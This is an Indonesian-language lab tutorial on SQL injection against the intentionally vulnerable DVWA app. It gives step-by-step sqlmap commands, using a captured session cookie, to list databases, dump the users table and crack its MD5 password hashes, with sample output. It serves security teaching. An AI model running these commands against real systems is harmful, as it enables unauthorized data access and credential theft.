6. SQL Injection dengan SQLMAP

Disusun oleh :

Chaerul Umam, M.Kom (chaerul@dsn.dinus.ac.id)


Hafiidh Akbar Sya'bani (akbar@dinustek.com)

☠️ SQL Injection dengan SQLMap


Pada tampilan awal DVWA klik bagian SQL Injection

Untuk menggunakan SQLMap di DVWA diperlukan cookie, untuk mendapatkannya klik kanan pada web lalu pilih Inspect


Akan muncul Inspector, klik Storage




Pada tabel akan muncul PHPSESSID dan security



Copy dan simpan value nya ke notepad/text editor lain, ini akan digunakan saat injection nanti



Tutup inspector dengan klik tombol silang di bagian pojok kanan



Kembali pada SQL Injection DVWA, coba isikan angka 1 pada User ID lalu klik submit

Maka data dalam suatu tabel di database dengan ID 1 akan dimunculkan


Jika dilihat pada URL maka akan muncul seperti berikut

```
http://172.16.0.33:4280/vulnerabilities/sqli/?id=1&Submit=Submit#
```

Dapat dilihat `id=1` adalah value yang dimasukkan pada field User ID

Simpan URL ini seperti cookie sebelumnya karena dalam melakukan SQL injection menggunakan SQLMap, URL target sangat diperlukan


Pada Kali linux, buka terminal



Periksa apakah SQLMap sudah terinstall dengan mengetik perintah berikut

```
sqlmap -v
```

Jika sudah terinstall akan menampilkan tampilan seperti berikut



Untuk memulai melakukan SQL injection ketikkan perintah dibawah

```
sqlmap -u "URL-DVWA" --cookie="PHPSESSID=cookie-value;security=cookie-value" --dbs
```

- Isikan `URL-DVWA` dengan URL DVWA yang sudah ditest dengan ID = 1 di tahap sebelumnya
- Isikan `cookie-value` dengan nilai cookie yang telah didapat pada tahap sebelumnya
- Option `--dbs` berfungsi untuk menampilkan jumlah dan nama database yang digunakan pada website


sehingga kurang lebih perintah menjadi seperti berikut

```
sqlmap -u "http://172.16.0.33:4280/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="PH
PSESSID=4c571056d0170b15e068139b457e4ff1;security=low" --dbs
```


Perintah ini akan mencari dan menampilkan jumlah dan nama database yang digunakan pada website

Selama proses inject akan muncul beberapa pesan konfirmasi seperti dibawah


Ketik “y” lalu enter




Ketik “n” lalu enter



Ketik “n” lalu enter



Setelah proses inject dan konfirmasi selesai akan muncul nama database yang tersedia



Dapat dilihat terdapat 2 database yaitu dvwa dan information_schema , sejauh ini database yang kemungkinan berisi data user ada di database dvwa sedangkan db information_schema hanya berisi data default sistem mysql, maka di tahap ini coba untuk melihat table yang ada pada database dvwa dengan memodifikasi perintah sebelumnya

```
sqlmap -u "http://172.16.0.33:4280/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="PH
PSESSID=4c571056d0170b15e068139b457e4ff1;security=low" -D dvwa --tables
```

- Pada perintah diatas `--dbs` dihilangkan karena nama database telah ditemukan
- Option `-D dvwa` berfungsi untuk memilih database
- Option `--tables` digunakan untuk list table yang ada dalam database tersebut


Dapat dilihat bahwa didalam database `dvwa` terdapat 2 table, `guestbook` dan `users`. Disini bisa ditebak, table mana yang menyimpan data data penting seperti nama dan password

Untuk menampilkan data yang ada didalam table users, gunakan perintah berikut


```
sqlmap -u "http://172.16.0.33:4280/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="PHPSESSID=4c571056d0170b15e068139b457e4ff1;security=low" -D dvwa -T users --dump
```

- Option `-T users` digunakan untuk memilih table
- Option `--dump` digunakan untuk menampilkan semua data pada table


Akan muncul konfirmasi, ketik “n” lalu enter



Ketik “n” lalu enter



Data dalam table users di database dvwa ditampilkan



cara diatas akan menampilkan user dan password akan tetapi password masih dalam bentuk encrypted (md5) .

kita bisa melakukan bruteforce langsung ke password tadi sekaligus di sqlmap dengan cara ketika ada pertanyaan **do you want to crack them via a dictionary-based attact?** pilih **Y**

Lalu akan muncul pilihan lokasi file dictionary attact, kita gunakan saja default dictionary attack, langsung tekan enter

```
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[10:37:11] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>
```

untuk suffix pilih n

```
[10:38:55] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] n
```

maka hasilnya akan muncul seperti berikut, perhatikan pada bagian tabel password

```
[10:41:47] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[10:41:47] [INFO] starting 4 processes
[10:41:49] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[10:41:49] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[10:41:52] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[10:41:53] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
Database: dvwa
Table: users
[5 entries]
+---------+---------+-------------------------------+-----------+---------------------------------------------------+------------+---------------------+--------------+
| user_id | user    | avatar                        | last_name | password                                          | first_name | last_login          | failed_login |
+---------+---------+-------------------------------+-----------+---------------------------------------------------+------------+---------------------+--------------+
| 1       | admin   | /hackable/users/admin.jpg     | admin     | 5f4dcc3b5aa765d61d8327deb882cf99 (password)       | admin      | 2023-07-17 07:09:10 | 1            |
| 2       | gordonb | /hackable/users/gordonb.jpg   | Brown     | e99a18c428cb38d5f260853678922e03 (abc123)         | Gordon     | 2023-07-14 03:16:56 | 0            |
| 3       | 1337    | /hackable/users/1337.jpg      | Me        | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)        | Hack       | 2023-07-14 03:16:56 | 0            |
| 4       | pablo   | /hackable/users/pablo.jpg     | Picasso   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)        | Pablo      | 2023-07-14 03:16:56 | 0            |
| 5       | smithy  | /hackable/users/smithy.jpg    | Smith     | 5f4dcc3b5aa765d61d8327deb882cf99 (password)       | Bob        | 2023-07-14 03:16:56 | 0            |
+---------+---------+-------------------------------+-----------+---------------------------------------------------+------------+---------------------+--------------+

[10:41:57] [INFO] table 'dvwa.users' dumped to CSV file '/home/umam/.local/share/sqlmap/output/103.246.107.118/dump/dvwa/users.csv'
[10:41:57] [INFO] fetched data logged to text files under '/home/umam/.local/share/sqlmap/output/103.246.107.118'

[*] ending @ 10:41:57 /2023-08-03/
```